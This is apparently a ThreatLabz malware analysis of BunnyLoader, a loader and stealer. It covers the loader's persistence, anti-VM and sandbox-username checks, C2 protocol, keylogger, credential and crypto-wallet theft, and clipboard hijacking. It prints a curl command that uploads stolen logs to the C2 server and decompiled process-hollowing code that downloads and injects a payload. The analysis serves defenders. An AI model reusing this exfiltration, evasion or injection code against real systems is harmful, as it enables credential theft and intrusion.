BunnyLoader | ThreatLabz

By Niraj Shivtarkar, Satyam Singh

Published: 2023-09-29 · Archived: 2026-04-05 16:55:08 UTC

Technical Analysis

In the following section, we will analyze a malware sample of BunnyLoader. Upon execution of BunnyLoader, the loader performs the following actions:

1. Creates a new registry value named **“Spyware_Blocker”** in the Run registry key (**HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run**) where the value is the path to the BunnyLoader binary. This registry value allows BunnyLoader to maintain persistence on the machine.
2. Hides the window using **ShowWindow()** with **nCmdShow** as **SW_HIDE**
3. Creates a mutex name **“BunnyLoader_MUTEXCONTROL”** via **CreateMutexW()**
4. Performs the following anti-VM techniques:
    - Checks for the following modules:
        - SxIn.dll - 360 Total Security
        - cmdvrt32.dll / cmdvrt64.dll - Comodo Antivirus
        - wine_get_unix_file_name - Detects Wine
        - SbieDll.dll - Sandboxie
    - Checks for a VM using “ROOT\CIMV2” queries:
        - SELECT * FROM Win32_VideoController
        - Win32_Processor
        - Win32_NetworkAdapter
        - Win32_BIOS
        - SELECT * FROM Win32_ComputerSystem
    - Checks for a Docker container via “/proc/1/cgroup” - if the container exists, BunnyLoader does not perform further malicious actions.
    - Checks for the following blacklisted sandbox usernames:
        - ANYRUN
        - Sandbox
        - Test
        - John Doe
        - Abby
        - Timmy
        - Maltest
        - malware
        - Emily
        - Timmy

- Paul Jones
- CurrentUser
- IT-ADMIN
- Walker
- Lisa
- WDAGUtilityAccount
- Virus
- fred

If a sandbox is identified, BunnyLoader throws the following error message:

“The version of this file is not compatible with the current version of Windows you are running. Check your computer's system information to see whether you need an x86 (32-bit) or x64 (64-bit) version of the program, and then contact the software publisher.”

Otherwise, BunnyLoader performs an HTTP registration request to a C2 server as shown below:

```
 GET /Bunny/Add.php?country=&ip=&host=&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+Defende
User-Agent: BunnyLoader
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 25 Sep 2023 21:11:41 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Content-Length: 11
Content-Type: text/html; charset=UTF-8

Connected
```

The registration request sent to the C2 server (shown above) contains the following information:

Information in C2 server request

Value	**Description**
country	Gathers the country where the infected system is connecting from via “http[:]//ip-api.com/csv” where the user agent is **“BunnyRequester”**
ip	Gathers the victim IP from “http[:]//api.ipify.org” where the user agent is **“BunnyRequester”**
host	Gathers the hostname via GetComputerNameA
ver	The version of BunnyLoader (e.g., 2.0)
system	Fetches the operating system via “systeminfo | findstr /B /C:"OS Name”

Value	Description
privs	Fetches the privileges of the current user via OpenProcessToken. Sends “Admin” if the user is an administrator or sends the string “user”.
av	Gathers the anti-virus on the infected machine via wmic /namespace:\\root\SecurityCenter2 path AntiVirusProduct get displayName /value

The user agent for the request is set to **“BunnyLoader”**. If the response from the C2 is “Connected”, BunnyLoader performs the core malicious actions.

Task Execution

After registration, BunnyLoader sends a task request to the C2 server “http[:]//37[.]139[.]129[.]145/Bunny/TaskHandler.php?BotID=” with the user agent as **“BunnyTasks”**. As shown below, the response to the task request consists of the “ID”, “Name” and “Params”.

```
 GET /Bunny/TaskHandler.php?BotID= HTTP/1.1
User-Agent: BunnyTasks
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 25 Sep 2023 21:11:41 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Content-Length: 102
Content-Type: text/html; charset=UTF-8

ID: 5 Name: Run Stealer Params: ID: 3 Name: Bitcoin Params: bc15k
```

Here the "Name" is the module (functionality) to be executed and the “params” are the parameters passed to the module. Based on the module name received in the task response, BunnyLoader further performs its actions.

BunnyLoader consists of the following tasks:

- Trojan Downloader
    - Download and Execute (Fileless Execution)
    - Download and Execute (Disk Execution)
- Intruder
    - Run Keylogger
    - Run Stealer
- Clipper
    - Bitcoin
    - Monero

    - Ethereum
    - Litecoin
    - Dogecoin
    - ZCash
    - Tether
- Remote Command Execution

Run Keylogger Task

BunnyLoader implements a basic keylogger using **GetAsyncKeyState()** for logging key strokes. The output of the keylogger is stored in the file "**C:\Users\\AppData\Local\Keystrokes.txt**".

Run Stealer Task

BunnyStealer is designed to steal information related to web browsers, cryptocurrency wallets, VPNs and much more. Eventually the stolen information is stored in a folder named "BunnyLogs" in the Appdata\Local Directory, which is compressed as a ZIP archive, and exfiltrated to the C2 server. The following are the web browsers targeted by BunnyLoader:

- 7Star\7Star\User Data
- Yandex\YandexBrowser\User Data
- CentBrowser\User Data
- Comodo\User Data
- Chedot\User Data
- 360Browser\Browser\User Data
- Vivaldi\User Data
- Maxthon3\User Data
- Kometa\User Data
- K-Melon\User Data
- Elements Browser\User Data
- Google\Chrome\User Data\\Sputnik\Sputnik\User Data
- Epic Privacy Browser\User Data
- Nichrome\User Data
- uCozMedia\Uran\User Data
- CocCoc\Browser\User Data
- Fenrir Inc\Sleipnir5\setting\modules\ChromiumViewer
- Uran\User Data
- CatalinaGroup\Citrio\User Data
- Chromodo\User Data
- Coowon\Coowon\User Data
- Mail.Ru\Atom\User Data
- liebao\User Data
- Microsoft\Edge\User Data
- QIP Surf\User Data

- BraveSoftware\Brave-Browser\User Data
- Orbitum\User Data
- Chromium\User Data
- Comodo\Dragon\User Data
- Google(x86)\Chrome\User Data
- Amigo\User\User Data
- MapleStudio\ChromePlus\User Data
- Torch\User Data
- Iridium\User Data

BunnyLoader steals following information from these web browsers:

- AutoFill data
- Credit cards
- Downloads
- History
- Passwords

The malware targets the following cryptocurrency wallets:

- Armory
- Exodus
- AutomaticWallet
- Bytecoin
- Ethereum
- Coinomi
- Jaxx
- Electrum
- Guarda

BunnyLoader steals credentials from the following VPN clients:

- ProtonVPN
- OpenVPN

Credentials are also stolen from following messaging applications:

- Skype
- Tox
- Signal
- Element
- ICQ

Examples of the stolen information are shown in the figure below. The logs consist of an **information.txt** file which contains system information along with the information related to the location of the infected machine.

Each folder contains the corresponding data stolen from the system. For example, the Browser folder contains the web browser history and downloaded file information.



Figure 5: A screenshot of the information exfiltrated by BunnyLoader.

The stolen data is archived using the Powershell cmdlet: **System.IO.Compression.ZipFile** with the filename "**BunnyLogs_.zip**". The ZIP archive is exfiltrated to the C2 server via the following CURL command:

```
 cmd.exe /c curl -F
"file=@C:\Users\user\AppData\Local\BunnyLogs_468325.zip"
http[:]//37[.]139[.]129[.]145/Bunny/Uploader.php
```

BunnyLoader also performs a stealer registration request containing statistics related to the stolen information and the link to the exfiltrated logs with the user agent: "**BunnyStealer",** as shown below:

```
 GET /Bunny/StealerRegistration.php?country=&ip=&system=Micro
soft+Windows+10+Pro%0A&chromium=18&crypto=1&messages=0&vpn=0&keys=0&lin
k=http%3A%2F%2F37[.]139[.]129[.]145%2FBunny%2FStealerLogs%2FBunnyLogs_
468325.zip&date=Mon+Sep+25+21%3A47%3A41+2023%0A&games=0 HTTP/1.1
User-Agent: BunnyStealer
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache
```

Clipper Task

The BunnyLoader clipper module checks a victim's clipboard for content matching cryptocurrency addresses and replaces them with a wallet address controlled by the threat actor.

In this case, the targeted cryptocurrencies are:

- Bitcoin
- Monero
- Ethereum
- Litecoin
- Dogecoin
- ZCash
- Tether

The clipper receives the cryptocurrency wallet addresses to replace from the C2 server.

Download and Execute Task

BunnyLoader performs two types of download and execute functions.

- The first type is downloading a file from a URL provided by the C2, which is written to disk in the AppData\Local directory and further executed.
- The second type uses fileless execution, where BunnyLoader creates a “notepad.exe” process in a suspended state and then downloads the payload from the received URL with the user agent **“BunnyLoader_Dropper”.** The downloaded binary is stored in a memory buffer and BunnyLoader performs **Process Hollowing** to inject the downloaded payload into the “notepad.exe” process as shown in the figure below.

```
strcpy(MultiByteStr, "notepad.exe");
sub_50AE5C(CommandLine, MultiByteStr, strlen(MultiByteStr) + 1);
if ( !CreateProcessW(0, CommandLine, 0, 0, 0, 0x8000004u, 0, 0, &StartupInfo, &ProcessInformation)
  return 1;
hInternet = InternetOpenW(L"BunnyLoader_Dropper", 0, 0, 0, 0);
v4 = InternetConnectW(hInternet, szServerName, UrlComponents.nPort, 0, 0, 3u, 0, 0);
if ( lstrcmpiW(String1, L"https") )
  v5 = HttpOpenRequestW(v4, L"GET", szObjectName, 0, 0, 0, 0x4000000u, 0);
else
  v5 = HttpOpenRequestW(v4, L"GET", szObjectName, 0, 0, 0, 0x4801000u, 0);
v6 = v5;
HttpSendRequestW(v5, 0, 0, 0, 0);

NtGetContextThread(ProcessInformation.hThread, &Context);
NtReadVirtualMemory(ProcessInformation.hProcess, (PVOID)(Context.Ebx + 8), &BaseAddress, 4u, 0);
v8 = (PVOID)*((_DWORD *)v7 + 13);
if ( BaseAddress == v8 )
{
  NtUnmapViewOfSection(ProcessInformation.hProcess, BaseAddress);
  v8 = (PVOID)*((_DWORD *)v7 + 13);
}
NtWriteVirtualMemory(ProcessInformation.hProcess, (PVOID)(Context.Ebx + 8), v7 + 52, 4u, 0);
NtSetContextThread(ProcessInformation.hThread, &Context);
NtResumeThread(ProcessInformation.hThread, 0);
NtWaitForSingleObject(ProcessInformation.hProcess, 0, 0);
```


Figure 6: A screenshot of BunnyLoader fileless download and executing code.

After the tasks are completed, BunnyLoader sends the following task completion request with the user agent as “TaskCompleted” and the CommandID as the Task ID. An example task completion request is shown below:

```
http://37[.]139[.]129[.]145/Bunny/TaskHandler.php?CommandID=5&BotID=272148461
```

Remote Command Execution Task

BunnyLoader performs remote command execution from the C2 panel. BunnyLoader receives the commands to be executed on the infected machine via an “echoer” request to C2 server (e.g., **http[:]//37[.]139[.]129[.]145/Bunny/Echoer.php**) with the user agent set to **“BunnyTasks”** as shown in the figure below. BunnyLoader parses the response and checks for the following commands: “help”, “cd”, “pwd” and then executes the command using **_popen** and the command output is been sent across to the C2 server as the “**&value=**” parameter in a result command request: (e.g., **http[:]//37[.]139[.]129[.]145/Bunny/ResultCMD.php**) with the user agent: “**BunnyShell”**.

Figure 7: A screenshot of BunnyLoader remote command execution.

BunnyLoader also performs a heartbeat request in order to inform the C2 that the infected system is online as shown below. The user agent for the heartbeat is **“HeartBeat_Sender”.**

```
 GET /Bunny/Heartbeat.php?country=&ip=&host=&ver=2.0&system=Microsoft+Windows+10+Pro%0A&privs=Admin&av=Windows+
User-Agent: HeartBeat_Sender
Host: 37[.]139[.]129[.]145
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Mon, 25 Sep 2023 21:11:41 GMT
Server: Apache/2.4.56 (Win64) OpenSSL/1.1.1t PHP/8.2.4
X-Powered-By: PHP/8.2.4
Content-Length: 13
Content-Type: text/html; charset=UTF-8
```

```
Client online
```

Weitere Zscaler-Blogs erkunden
